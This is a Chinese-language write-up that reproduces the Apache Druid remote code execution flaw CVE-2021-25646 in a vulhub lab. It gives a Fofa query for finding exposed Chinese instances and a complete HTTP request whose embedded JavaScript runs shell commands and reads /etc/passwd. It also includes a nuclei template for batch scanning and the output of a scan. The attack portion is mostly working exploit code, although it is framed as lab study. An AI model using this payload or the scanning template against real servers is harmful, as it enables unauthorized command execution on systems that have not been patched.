Apache Druid 代码执行漏洞（CVE-2021-25646）

前言：

Apache Druid 是一个开源的分布式数据存储。

Apache Druid 包括执行嵌入在各种类型请求中的用户提供的 JavaScript 代码的能力。这个功能是为了在可信环境下使用，并且默认是禁用的。然而，在 Druid 0.20.0 及以前的版本中，攻击者可以通过发送一个恶意请求使 Druid 用内置引擎执行任意 JavaScript 代码，而不管服务器配置如何，这将导致代码和命令执行漏洞。

Fofa 语句：
"Apache Druid" && country="CN"

环境搭建：
这里我们使用 vulhub 进行漏洞复现靶场搭建
目录：/vulhub/apache-druid/CVE-2021-25646
启动：docker-compose up -d
然后访问靶场 IP:8888 即可


如上图即搭建成功

漏洞复现：
这个漏洞复现很简单，直接发送一段 javascript 代码即可进行任意命令执行


```
POST /druid/indexer/v1/sampler HTTP/1.1

Host: your-ip:8888

Accept-Encoding: gzip, deflate

Accept: */*

Accept-Language: en-US;q=0.9,en;q=0.8

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36

Connection: close

Cache-Control: max-age=0

Content-Type: application/json
```

```
{
   "type":"index",
   "spec":{
      "ioConfig":{
         "type":"index",
         "firehose":{
            "type":"local",
            "baseDir":"/etc",
            "filter":"passwd"
         }
      },
      "dataSchema":{
         "dataSource":"test",
         "parser":{
            "parseSpec":{
            "format":"javascript",
            "timestampSpec":{

            },
            "dimensionsSpec":{

            },
            "function":"function(){var a = new
java.util.Scanner(java.lang.Runtime.getRuntime().exec([\"sh\",\"-c\",\"id\"]).getInputStream()).useDelimiter(\"\\A\").next();return
{timestamp:123123,test: a}}",
            "":{
               "enabled":"true"
            }
            }
         }
      }
   },
   "samplerConfig":{
      "numRows":10
   }
}
```


打开 burp，到发包选项，将上面代码复制进去，并将 hosts 后面的 yourIP 改成你的靶场 IP



然后我们点击橙色的 send，会弹出一个框



输入我们的目标，点击 ok，然后在次点击发送 send



可以看到返回了我们执行的 id 命令

这里我们可以写一个 poc 去批量验证，这里利用 nuclei 的 yaml 文件进行编写

```
id: apacheCVE-2021-25646

info:
  name: CVE-2021-25646
  author: bai
  severity: critical
  description: CVE-2021-25646
  tags: apache,

requests:
  - raw:
      - |
        POST /druid/indexer/v1/sampler HTTP/1.1
        Host: {{Hostname}}:8888
        Accept-Encoding: gzip, deflate
        Accept: */*
        Accept-Language: en-US;q=0.9,en;q=0.8
        User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178
Safari/537.36
        Connection: close
        Cache-Control: max-age=0
        Content-Type: application/json
        Content-Length: 916

        {
            "type":"index",
            "spec":{
                "ioConfig":{
                    "type":"index",
                    "firehose":{
                        "type":"local",
                        "baseDir":"/etc",
                        "filter":"passwd"
                    }
                },
                "dataSchema":{
                    "dataSource":"test",
                    "parser":{
                        "parseSpec":{
                        "format":"javascript",
                        "timestampSpec":{

                        },
                        "dimensionsSpec":{
```

```
                },
                "function":"function(){var a = new java.util.Scanner(java.lang.Runtime.getRuntime().exec([\"sh\",\"-c\",\"whoami\"]).getInputStream()).useDelimiter(\"\\A\").next();return {timestamp:123123,test: a}}",
                "":{
                    "enabled":"true"
                }
            }
        }
    },
    "samplerConfig":{
        "numRows":10
    }
}

    matchers:
      - type: word
        part: body
        words:
          - "root"
```

这里我们去验证一下返回的一个值，存在 root 既是访问成功
这里我利用靶场验证一下 poc 的可用性

```
┌──(root㉿bai)-[~]
└─# nuclei -u 192.168.50.69:8888 -t CVE-2021-25646poc.yaml

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.0.4

                projectdiscovery.io

[WRN] Found 1 templates loaded with deprecated protocol syntax, update before v3 for continued support.
[INF] Current nuclei version: v3.0.4 (outdated)
[INF] Current nuclei-templates version: v9.7.1 (latest)
[INF] New templates added in latest release: 0
[INF] Templates loaded for current scan: 1
[WRN] Executing 1 unsigned templates. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[apacheCVE-2021-25646] [http] [critical] http://192.168.50.69:8888/druid/indexer/v1/sampler
```